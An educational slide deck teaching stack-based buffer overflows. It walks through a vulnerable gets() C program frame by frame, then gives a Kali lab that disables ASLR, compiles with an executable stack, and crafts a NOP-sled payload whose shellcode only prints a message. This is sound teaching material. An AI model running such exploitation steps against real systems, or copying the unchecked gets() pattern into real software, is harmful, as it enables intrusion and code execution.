DEEP DIVE INTO STACK-BASED BUFFER OVERFLOWS

Agenda

- Understand normal execution
- Understand buffer overflow
- Demonstrate with example code
  - Video provides demonstration of how to work with the example code
  - https://youtu.be/RfnsErBoGw0

Normal Execution Example

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
    myecho();
    exit(0);
}
```

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x22222222      myecho();
0x22222226      exit(0);
}
```

STACK

0x33333330	…
0x33333334	…
0x33333338	…
0x3333333C	…
0x33333340	…
0x33333344	…
0x33333448	… stuff …
0x3333344C	… stuff …

- *There is stuff on the stack, but it is irrelevant to us at this point.*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888  myecho();
0x8888888C  exit(0);
}
```

STACK

0x33333330	…
0x33333334	…
0x33333338	…
0x3333333C	…
0x33333340	…
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *RETURN_ADDRESS is pushed on stack so function will return to 0x8888888C (exit();)*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888  myecho();
0x8888888C  exit(0);
}
```

ESP

STACK

0x33333330	…
0x33333334	…
0x33333338	…
0x3333333C	…
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *EBP (base pointer) is pushed on stack.*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888  myecho();
0x8888888C  exit(0);
}
```

ESP

STACK

0x33333330	…
0x33333334	…
0x33333338	…
0x3333333C	…
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *EIP is set to address of myecho() and function is called*

Overview of Normal Execution

```
0x88888888      void myecho(void) {
                    char buffer[16];
                    gets(buffer);
                    printf("%s\n", buffer);
                    return;
                }

                void main(void) {
                    myecho();
0x8888888C          exit(0);
                }
```

ESP

STACK

0x33333330	… buffer …
0x33333334	… buffer …
0x33333338	… buffer …
0x3333333C	… buffer …
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *ESP (stack pointer) is moved to make room on the stack for 32-byte buffer.*
- *Buffer contents are uninitialized at this point.*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	… buffer …
0x33333334	… buffer …
0x33333338	… buffer …
0x3333333C	… buffer …
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *Gets() asks the user for input via command line prompt.*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888      myecho();
0x8888888C      exit(0);
}
```

ESP

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *User enters "ABCDEFGHIJKLMNO"*
- *Values are stored in buffer on stack. Remember ASCII 'A' = 0x41*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

"ABCDEFGHIJKLMNO" is printed to STDOUT

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

Let's look at what happens when the function returns.

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

- *ESP is moved to the end of the local variables. Buffer contents are still there until they get overwritten by something else.*

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

ESP pointer is popped into EBP (base pointer).
EBP = SAVED_EBP

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

ESP

ESP pointer is popped into EIP (instruction pointer).
EIP = 0x888888C (address of exit())

Overview of Normal Execution

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888      myecho();
0x8888888C      exit(0);
}
```

STACK

0x33333330	0x41424344
0x33333334	0x45464748
0x33333338	0x494A4B4C
0x3333333C	0x4D4E4F00
0x33333340	SAVED_EBP
0x33333344	0x8888888C
0x33333448	… stuff …
0x3333344C	… stuff …

ESP

EIP = 0x888888C
So the next instruction executed is exit()

Buffer Overflow Example

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
    myecho();
    exit(0);
}
```

Neither the length nor the contents of the user input is checked!

Thus the attacker can write anything they want onto the stack…

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888      myecho();
0x8888888C      exit(0);
}
```

ESP

STACK

0x33333330	**0x41414141**
0x33333334	**0x42424242**
0x33333338	**0x43434343**
0x3333333C	**0x44444444**
0x33333340	**0x45454545**
0x33333344	**0x30333333**
0x33333448	**0x00** stuff…
0x3333344C	… stuff …

- *User enters "AAAABBBBCCCCDDDDEEEE0333"*
- *Values are stored in buffer on stack.*
- *ASCII '3' = 0x33 and '0' = 0x30*
- *Remember values are stored as little endian*

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

"AAAABBBBCCCCDDDDEEEE3330" is printed to STDOUT

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

Let's look at what happens when the function returns.

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

- *ESP is moved to the end of the local variables. Buffer contents are still there until they get overwritten by something else.*

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888    myecho();
0x8888888C    exit(0);
}
```

ESP

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

ESP pointer is popped into EBP (base pointer).
EBP = 0x45454545 (instead of SAVED_EBP)

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888      myecho();
0x8888888C      exit(0);
}
```

ESP

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

ESP pointer is popped into EIP (instruction pointer).
EIP = 0x33333330 (address of buffer on stack)
Remember values are stored as little endian.

Buffer Overflow Example

```
void myecho(void) {
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
0x88888888      myecho();
0x8888888C      exit(0);
}
```

STACK

0x33333330	0x41414141
0x33333334	0x42424242
0x33333338	0x43434343
0x3333333C	0x44444444
0x33333340	0x45454545
0x33333344	0x30333333
0x33333448	0x00 stuff…
0x3333344C	… stuff …

ESP

EIP = 0x33333330
So the next instruction is the buffer! Win!
This example will crash, but attacker can manipulate the content of buffer as desired.

Buffer Overflow Attack

```
void myecho(void) {
    char buffer[32];
    gets(buffer);
    printf("%s\n", buffer);
    return;
}

void main(void) {
    myecho();
    exit();
}
```

Ultimately, the attacker wants to write "shellcode", which is executable machine instructions to accomplish the attacker's goal.

Usually the goal is to open a network connection, beacon home, run a program, etc.

Shellcode payloads can be generated in Metasploit or found online.

Demonstrating the Example

Video Demonstration: https://youtu.be/RfnsErBoGw0

In a Kali Virtual Machine:

- Disable ASLR “just to be sure”
  - echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Write the example code into a file named ‘myecho.c’
- Compile the example code
  - gcc –g –z execstack myecho.c –o myecho *ignore the warning…*

Normal Execution

- gdb myecho
  - Type “run” and press enter
  - Type “AAAABBBBCCCCDDDD” and press enter
    - String is echoed and “process exited normally”
  - Type “quit” and press enter

Crash the Execution

- gdb myecho
  - Type “run” and press enter
  - Type “AAAABBBBCCCCDDDDEEEEFFFF” and press enter
    - String is echoed and “process exited normally”
    - Why didn’t it crash?? We provided more than 24 bytes (16 byte buf + 4 saved_ebp + 4 ret_addr)

Crash the Execution

- gdb myecho
  - Type “run” and press enter
  - Type “AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH” and press enter
    - Program received signal SIGSEGV, Segmentation fault.
    - 0x48484848 in ?? ()
  - EIP = 0x48484848 = “HHHH”
  - Thus there are 8 extra bytes on the stack between my buffer and the return address!

Investigate the Crash

- Inside the segfault GDB session
  - info reg
    - Shows all the register contents
  - x /64xw $esp-32
    - Shows stack memory
    - 0x41414141 is start of our buffer
  - list
    - Displays source code (if compiled with –g)
  - break <line_number_from_list_command>
    - Add breakpoint at line from source code listing

Put It All Together

- mybigecho.c
  - Same code logic
  - Buffer increased to 256 bytes to give us room for shellcode
  - I found 50-byte shellcode online that prints a message to STDOUT
    - http://stackoverflow.com/questions/15593214/linux-shellcode-hello-world
- gcc –g –z execstack mybigecho.c –o mybigecho


Shellcode

- We need a 272 byte payload
  - 206 byte NOP-sled
  - 50 byte shellcode that prints “Howdy Texas”
  - 8 extra bytes on stack
  - 4 byte saved_ebp
  - 4 byte return_address
- Craft the payload
  - perl –e ‘print “\x90”x206 > buf_print
  - cat shellcode >> buf_print
  - perl –e ‘print “\x90”x16 >> buf_print
  - Hexedit buf_print (change the last 4 bytes to your stack address)

Attack!

- We have gained execution of our own code and printed “Howdy Texas!!!!!” to Standard Out.

```
root@kali:/tmp# cat buf_print | ./mybigecho
```



```
Howdy Texas!!!!!
9999IIIIAAAA
Howdy Texas!!!!! root@kali:/tmp#
```

Conclusion

3 Main Ideas

- Cyber Security is a perpetual cycle between attackers and defenders
- Overview of Stack-based Buffer Overflows
- Tools Essential to Software Exploitation
  - gdb
  - gcc
  - hexedit
  - perl / python
  - Kali Linux virtual machine

Future Work

- This cycle lays the foundation for exploration into software exploitation tools, techniques, and mitigations.
- Future work could include:
  - Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)
  - Complex attacks, such as Return-oriented Programming and Jump-oriented Programming
  - Demonstration of tools that aid in creation of ROP attacks, such as ROPEME, mona.py, and ropper
  - Mitigations that make ROP more difficult, such as the Enhanced Mitigation Experience Toolkit (EMET)

References

- Alnitak. (2009, January 18). *How to load program reading STDIN and taking parameters in GDB.* Stack Overflow. Retrieved from http://stackoverflow.com/questions/455544/how-to-load-program-reading-stdin-and-taking-parameters-in-gdb
- Bowne, S. (2014, June 1). *Linux Buffer Overflow.* Retrieved from https://samsclass.info/123/proj14/lbuf1.htm
- Krishnan, A. (2014, June 26). *Linux Shellcode "Hello, World!".* Stack Overflow. Retrieved from
- http://stackoverflow.com/questions/15593214/linux-shellcode-hello-world
- Miller, A. (2013, October 30). *How to turn off DEP data execution prevention without reboot.* Stack Overflow. Retrieved from http://stackoverflow.com/questions/5428164/how-to-turn-off-dep-data-execution-prevention-without-reboot
- Wikipedia. (2016, January 19). *ASCII.* Retrieved from https://en.wikipedia.org/wiki/ASCII

Post Questions and Comments to the Discussion Board